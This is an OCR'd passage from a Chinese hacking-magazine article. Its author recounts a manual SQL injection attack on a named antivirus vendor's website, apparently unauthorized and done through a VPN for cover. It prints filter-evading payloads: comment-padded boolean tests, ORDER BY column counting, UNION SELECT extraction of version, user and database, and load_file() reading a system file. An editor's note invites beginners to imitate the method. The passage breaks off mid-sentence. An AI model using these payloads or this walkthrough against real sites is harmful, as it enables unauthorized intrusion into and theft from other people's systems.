


图15

编辑点评：

很详细的一篇手工注入ORACLE的文章，新手应当能看懂并可以模仿。至于原理也是很简单，大家从php+mysql注入上就应当可以了解，大同小异的。

渗透XX信息安全网

晓华[岁月联盟&S.C.T&T.S.T]

本篇文章写的是手工入侵php+mysql的方法

一日在网上搜索资料，不小心来到国内三家大型杀毒软件公司之一的XX杀毒软件网站。该公司产品在国内来说口碑还是不错的，有很多人使用，尤其是个人用户。出于平时对信息安全的兴趣和爱好，同时我也是信息安全专业的学生，于是对XX信息安全网进行了一次渗透测试，过程还是很艰难的。

渗透开始之前，启动平时比较稳定的国外VPN，安全第一嘛。首先使用百度和谷歌搜索引擎进行基本的信息收集，发现站点WEB系统是PHP程序做的，那么后台数据库应该使用的是MYSQL的数据库，因为他们是黄金搭档嘛。

由于我没有动用大型的扫描软件进行扫描，操作系统暂时无法得知，像这样的服务器最好别动用大型扫描软件，说不定人家安个人侵检测系统或者放个蜜罐等着你进套。

在旁注查询的站点载入网站地址进行查询，发现该服务器没有绑定其他的站点，意味着是独立服务器的渗透，难度有点大哦。于是我利用刚才搜索引擎收集到的地址链接，找找动态页面，如果程序没有严格过滤好参数，就会导致严重的注入漏洞。

经过我的耐心查找和筛选，找到一个有问题的页面，该页面是新闻发布的页面，提交一个单引号就出错了，如图1。

继续提交/**/and/**/1=1/*，返回正常页面；提交/**/and/**/1=3/*则返回了错误页面，这是典型的注入漏洞，如图2。

手工搞真的很累，于是我利用现成的工具来代替。打开CASI4.0PRO版来帮助，提示无法注入，于是又打开HDSI填上关键字进行操作，也无法注入！再使用强悍的穿山甲注入软件，居然也未果！厉害！尝试了常用的几款PHP注入软件都无功而返，看来工具对它是无能为力了。

不能啥时候都靠工具，工具很多时候都不可靠，还




图1




图2




图3




图 4




图 5




图 8

是靠自己吧！现在只好手工注入，虽然辛苦点。我们来手工找下字段的数量，提交 **/**/oRdEr/**/By/**/5/*** （注意：注入的语句最好变化下大小写，为的是怕程序过滤了注入的关键字）返回正常，说明字段大于5个；提交10的时候出错了，说明小于10个字段；提交7返回正常，提交8却出现错误了，说明字段是7个。马上构造语句：**/**/and/**/1=2/**/UnioN/**/sEleCt/**/1,2,3,4,5,6,7/***，提交后如图3。

记下数字6和7的位置，显示信息就靠它了。VerSioN()函数可以查看数据库的版本，USer()函数可以查看当前连接的用户名，DATabaSE()可以查看当前使用的数据库。我们在6和7的位置分别插入VerSioN()和USer()，提交后如图4。

数据库版本是5.0.16-nt，数据库连接的用户是ROOT，最后提交DATABASE()函数显示了当前的数据库是duba。

现在来判断MYSQL数据库是否和WEB服务器位于同一服务器。打开CMD，输入命令：**PING WWW.XXXX.COM.HK**，得到IP地址为202.X.X.248，说明它们位于同服。现在需要判断下操作系统的类型，提交一个不存在的页面，提示无法找到，同时爆出了服务器的信息，使用的是APACHE服务器，版本为Apache/2.0.54 (Win32)，操作系统为WIN平台。

现在我们利用load_file()这个函数来读取一下boot.ini的信息，先将c:\boot.ini转换成HEX值后再提交，原来是WINDOWS 2003的系统，如图5。

大家都知道，PHPMYADMIN可以轻松地对MYSQL数据

